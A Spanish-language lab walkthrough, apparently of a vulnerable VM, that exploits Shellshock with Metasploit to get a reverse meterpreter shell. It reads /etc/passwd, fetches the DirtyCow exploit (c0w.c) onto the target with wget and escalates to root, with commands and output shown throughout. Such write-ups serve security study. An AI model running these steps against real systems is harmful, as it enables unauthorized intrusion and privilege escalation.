
nmap para encontrar la ip de la máquina vulnerable con -F para detectar los puertos que tiene abierto y que son los más comunes

```
┌──(kali㉿kali)-[~]
└─$ nmap -F 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-14 05:12 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or
 specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
All 100 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.104
Host is up (0.0015s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 8.86 seconds
```

comprobamos la página web



utilizamos nikto para escanear la web para encontrar el directorio /cgi-bin/, la aplicación fue encontrada vulnerable a la vulnerabilidad shellshock.

```
+ /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability. S
ee: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /cgi-bin/test.sh: Uncommon header '93e4r0-cve-2014-6278' found, with conten
ts: true.
+ /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability
. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ /cgi-bin/test/test.cgi: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apa
che-restricting-access-to-iconsreadme/
```

Abrimos una terminal tipo msfconsole para cargar el marco Metasploit y usamos el siguiente módulo. Este módulo apunta a scripts CGI en el servidor web Apache configurando la variable de entorno HTTP_USER_AGENT en una definición de función maliciosa.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
```

```
                                          `:oDFo:`
                                      ./ymM0dayMmy/.
                                  -+dHJ5aGFyZGVyIQ==+-
                            `:sm@~~Destroy.No.Data~~s:`
                        -+h2~~Maintain.No.Persistence~~h+-
                      `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                 ./etc/shadow.0days-Data'%20OR%201=1-- .No.0MN8'/.
             -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
            -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
            :dopeAW.No<nano>o                     :is:TRiKC.sudo-.A:
            :we're.all.alike'`                     The.PFYroy.No.D7:
            :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
            :msf>exploit -j.                       :Ns.BOB&ALICEes7:
            :`---srwxrwx:-.`                       `MS146.52.No.Per:
```

Ahora, simplemente necesitamos configurar nuestro RHOST, URIPATH y LHOST. Ejecutamos el módulo y obtenemos con éxito una sesión de meterpreter.

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.56.
104
rhost => 192.168.56.104
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bi
n/test
targeturi => /cgi-bin/test
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.56.
103
lhost => 192.168.56.103
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
```

descargamos el exploit en nuestra máquina

```
┌──(kali㉿kali)-[~]
└─$ wget https://www.exploit-db.com/raw/40839
--2024-02-14 06:04:26--  https://www.exploit-db.com/raw/40839
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443 ...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: '40839'

40839               100%[===================>]   4.89K  --.-KB/s    in 0s

2024-02-14 06:04:27 (62.8 MB/s) - '40839' saved [5006/5006]
```


```
meterpreter > shell
Process 1051 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@ubuntu:/usr/lib/cgi-bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
sumo:x:1000:1000:sumo,,,:/home/sumo:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
www-data@ubuntu:/usr/lib/cgi-bin$
```


comprobamos que linux utiliza

```
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
www-data@ubuntu:/usr/lib/cgi-bin$ uname -a
uname -a
Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86
_64 x86_64 x86_64 GNU/Linux
```


vamos a descargar el exploit de dirtycow




entramos en el que come c0w.c y clicamos en raw



copiamos el link que se genera



y lo descargamos con wget



y dentro de www-data

```
www-data@ubuntu:/tmp$ wget 192.168.56.103:8000/c0w.c
wget 192.168.56.103:8000/c0w.c
--2024-02-14 03:26:08--  http://192.168.56.103:8000/c0w.c
Connecting to 192.168.56.103:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4368 (4.3K) [text/x-csrc]
Saving to: `c0w.c'

 0% [                                    ] 0         --.-K/s
100%[===================================>] 4,368      --.-K/s   in 0s


2024-02-14 03:26:08 (126 MB/s) - `c0w.c' saved [4368/4368]
```

se pudo poner el siguiente comando

```
www-data@ubuntu:/tmp$ gcc -pthread c0w.c  -o c0w
gcc -pthread c0w.c  -o c0w
c0w.c: In function 'main':
c0w.c:109:3: warning: format '%x' expects argument of type 'unsigned int', bu
t argument 2 has type 'void *' [-Wformat]
```

corremos c0w

```
www-data@ubuntu:/tmp$ ./c0w
./c0w

   (___)
   (o o)_____/
    @@ `     \
     \ ____, //usr/bin/passwd
     //    //
    ^^    ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap 858c0000

madvise 0

ptrace 0

www-data@ubuntu:/tmp$
```

ponemos el comando /usr/bin/passwd y comprobamos que ya somos root

```
www-data@ubuntu:/tmp$/usr/bin/passwd
/usr/bin/passwd
root@ubuntu:/tmp# id
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
root@ubuntu:/tmp# whoami
whoami
root
```